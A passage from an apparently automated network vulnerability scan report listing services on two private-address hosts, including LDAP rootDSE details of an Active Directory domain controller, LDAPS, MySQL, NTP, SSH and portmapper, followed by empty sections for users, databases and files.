				1.2.840.113556.1.4.2212 •supportedExtension-count: 5 •supportedLDAPPolicies-1: MaxPoolThreads •supportedLDAPPolicies-10: MaxTempTableSize •supportedLDAPPolicies-11: MaxResultSetSize •supportedLDAPPolicies-12: MinResultSets •supportedLDAPPolicies-13: MaxResultSetsPerConn •supportedLDAPPolicies-14: MaxNotificationPerConn •supportedLDAPPolicies-15: MaxValRange •supportedLDAPPolicies-16: ThreadMemoryLimit •supportedLDAPPolicies-17: SystemMemoryLimitPercent •supportedLDAPPolicies-2: MaxDatagramRecv •supportedLDAPPolicies-3: MaxReceiveBuffer •supportedLDAPPolicies-4: InitRecvTimeout •supportedLDAPPolicies-5: MaxConnections •supportedLDAPPolicies-6: MaxConnIdleTime •supportedLDAPPolicies-7: MaxPageSize •supportedLDAPPolicies-8: MaxBatchReturnMessages •supportedLDAPPolicies-9: MaxQueryDuration •supportedLDAPPolicies-count: 17 •supportedLDAPVersion-1: 3 •supportedLDAPVersion-2: 2 •supportedLDAPVersion-count: 2

Device	Protocol	Port	Vulnerabilities	Additional Information
				•supportedSASLMechanisms-1: GSSAPI •supportedSASLMechanisms-2: GSS-SPNEGO •supportedSASLMechanisms-3: EXTERNAL •supportedSASLMechanisms-4: DIGEST-MD5 •supportedSASLMechanisms-count: 4
192.168.1.11	tcp	3268	1	•configurationNamingContext: CN=Configuration,DC=ingenieria,DC=local •currentTime: 20131101000809.0Z •defaultNamingContext: DC=ingenieria,DC=local •dnsHostName: andromeda.ingenieria.local •domainControllerFunctionality: 5 •domainFunctionality: 5 •dsServiceName: CN=NTDS Settings,CN=ANDROMEDA,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=ingenieria,DC=local •forestFunctionality: 5 •highestCommittedUSN: 134570 •isGlobalCatalogReady: TRUE •isSynchronized: TRUE •ldapServiceName: ingenieria.local:andromeda$@INGENIERIA.LOCAL •namingContexts-1: DC=ingenieria,DC=local •namingContexts-2: CN=Configuration,DC=ingenieria,DC=local •namingContexts-3: CN=Schema,CN=Configuration,DC=ingenieria,DC=local

Device	Protocol	Port	Vulnerabilities	Additional Information
				•namingContexts-4: DC=DomainDnsZones,DC=ingenieria,DC=local •namingContexts-5: DC=ForestDnsZones,DC=ingenieria,DC=local •namingContexts-count: 5 •rootDomainNamingContext: DC=ingenieria,DC=local •schemaNamingContext: CN=Schema,CN=Configuration,DC=ingenieria,DC=local •serverName: CN=ANDROMEDA,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=ingenieria,DC=local •subschemaSubentry: CN=Aggregate,CN=Schema,CN=Configuration,DC=ingenieria,DC=local •supportedCapabilities-1: 1.2.840.113556.1.4.800 •supportedCapabilities-2: 1.2.840.113556.1.4.1670 •supportedCapabilities-3: 1.2.840.113556.1.4.1791 •supportedCapabilities-4: 1.2.840.113556.1.4.1935 •supportedCapabilities-5: 1.2.840.113556.1.4.2080 •supportedCapabilities-6: 1.2.840.113556.1.4.2237 •supportedCapabilities-count: 6 •supportedControl-1: 1.2.840.113556.1.4.319 •supportedControl-10: 1.2.840.113556.1.4.521 •supportedControl-11: 1.2.840.113556.1.4.970 •supportedControl-12:

Device	Protocol	Port	Vulnerabilities	Additional Information
				1.2.840.113556.1.4.1338 •supportedControl-13: 1.2.840.113556.1.4.474 •supportedControl-14: 1.2.840.113556.1.4.1339 •supportedControl-15: 1.2.840.113556.1.4.1340 •supportedControl-16: 1.2.840.113556.1.4.1413 •supportedControl-17: 2.16.840.1.113730.3.4.9 •supportedControl-18: 2.16.840.1.113730.3.4.10 •supportedControl-19: 1.2.840.113556.1.4.1504 •supportedControl-2: 1.2.840.113556.1.4.801 •supportedControl-20: 1.2.840.113556.1.4.1852 •supportedControl-21: 1.2.840.113556.1.4.802 •supportedControl-22: 1.2.840.113556.1.4.1907 •supportedControl-23: 1.2.840.113556.1.4.1948 •supportedControl-24: 1.2.840.113556.1.4.1974 •supportedControl-25: 1.2.840.113556.1.4.1341 •supportedControl-26: 1.2.840.113556.1.4.2026 •supportedControl-27: 1.2.840.113556.1.4.2064 •supportedControl-28: 1.2.840.113556.1.4.2065 •supportedControl-29: 1.2.840.113556.1.4.2066 •supportedControl-3: 1.2.840.113556.1.4.473 •supportedControl-30:

Device	Protocol	Port	Vulnerabilities	Additional Information
				1.2.840.113556.1.4.2090 •supportedControl-31: 1.2.840.113556.1.4.2205 •supportedControl-32: 1.2.840.113556.1.4.2204 •supportedControl-33: 1.2.840.113556.1.4.2206 •supportedControl-34: 1.2.840.113556.1.4.2211 •supportedControl-35: 1.2.840.113556.1.4.2239 •supportedControl-4: 1.2.840.113556.1.4.528 •supportedControl-5: 1.2.840.113556.1.4.417 •supportedControl-6: 1.2.840.113556.1.4.619 •supportedControl-7: 1.2.840.113556.1.4.841 •supportedControl-8: 1.2.840.113556.1.4.529 •supportedControl-9: 1.2.840.113556.1.4.805 •supportedControl-count: 35 •supportedExtension-1: 1.3.6.1.4.1.1466.20037 •supportedExtension-2: 1.3.6.1.4.1.1466.101.119.1 •supportedExtension-3: 1.2.840.113556.1.4.1781 •supportedExtension-4: 1.3.6.1.4.1.4203.1.11.3 •supportedExtension-5: 1.2.840.113556.1.4.2212 •supportedExtension-count: 5 •supportedLDAPPolicies-1: MaxPoolThreads •supportedLDAPPolicies-10: MaxTempTableSize •supportedLDAPPolicies-11:

Device	Protocol	Port	Vulnerabilities	Additional Information
				MaxResultSetSize •supportedLDAPPolicies-12: MinResultSets •supportedLDAPPolicies-13: MaxResultSetsPerConn •supportedLDAPPolicies-14: MaxNotificationPerConn •supportedLDAPPolicies-15: MaxValRange •supportedLDAPPolicies-16: ThreadMemoryLimit •supportedLDAPPolicies-17: SystemMemoryLimitPercent •supportedLDAPPolicies-2: MaxDatagramRecv •supportedLDAPPolicies-3: MaxReceiveBuffer •supportedLDAPPolicies-4: InitRecvTimeout •supportedLDAPPolicies-5: MaxConnections •supportedLDAPPolicies-6: MaxConnIdleTime •supportedLDAPPolicies-7: MaxPageSize •supportedLDAPPolicies-8: MaxBatchReturnMessages •supportedLDAPPolicies-9: MaxQueryDuration •supportedLDAPPolicies-count: 17 •supportedLDAPVersion-1: 3 •supportedLDAPVersion-2: 2 •supportedLDAPVersion-count: 2 •supportedSASLMechanisms-1: GSSAPI •supportedSASLMechanisms-2: GSS-SPNEGO •supportedSASLMechanisms-3: EXTERNAL •supportedSASLMechanisms-4:

Device	Protocol	Port	Vulnerabilities	Additional Information
				DIGEST-MD5 •supportedSASLMechanisms-count: 4

4.11. LDAPS

4.11.1. Discovered Instances of this Service

Device	Protocol	Port	Vulnerabilities	Additional Information
192.168.1.11	tcp	636	0	•ssl: true
192.168.1.11	tcp	3269	0	•ssl: true

4.12. MySQL

4.12.1. Discovered Instances of this Service

Device	Protocol	Port	Vulnerabilities	Additional Information
172.16.0.8	tcp	3306	1	

4.13. NTP

4.13.1. Discovered Instances of this Service

Device	Protocol	Port	Vulnerabilities	Additional Information
192.168.1.11	udp	123	0	

4.14. SSH

4.14.1. Discovered Instances of this Service

Device	Protocol	Port	Vulnerabilities	Additional Information
172.16.0.8	tcp	22	0	•OpenBSD OpenSSH 5.3 •ssh.banner: SSH-2.0-OpenSSH_5.3 •ssh.protocol.version: 2.0 •ssh.rsa.pubkey.fingerprint: 93C9F48B16B2CCDEEE9CE5BCCA1B8C86

4.15. portmapper

4.15.1. Discovered Instances of this Service

Device	Protocol	Port	Vulnerabilities	Additional Information
172.16.0.8	tcp	111	0	

5. Discovered Users and Groups

No user or group information was discovered during the scan.

6. Discovered Databases

No database information was discovered during the scan.

7. Discovered Files and Directories

No file or directory information was discovered during the scan.

8. Policy Evaluations

No policy evaluations were performed.

9. Spidered Web Sites

No web sites were spidered during the scan.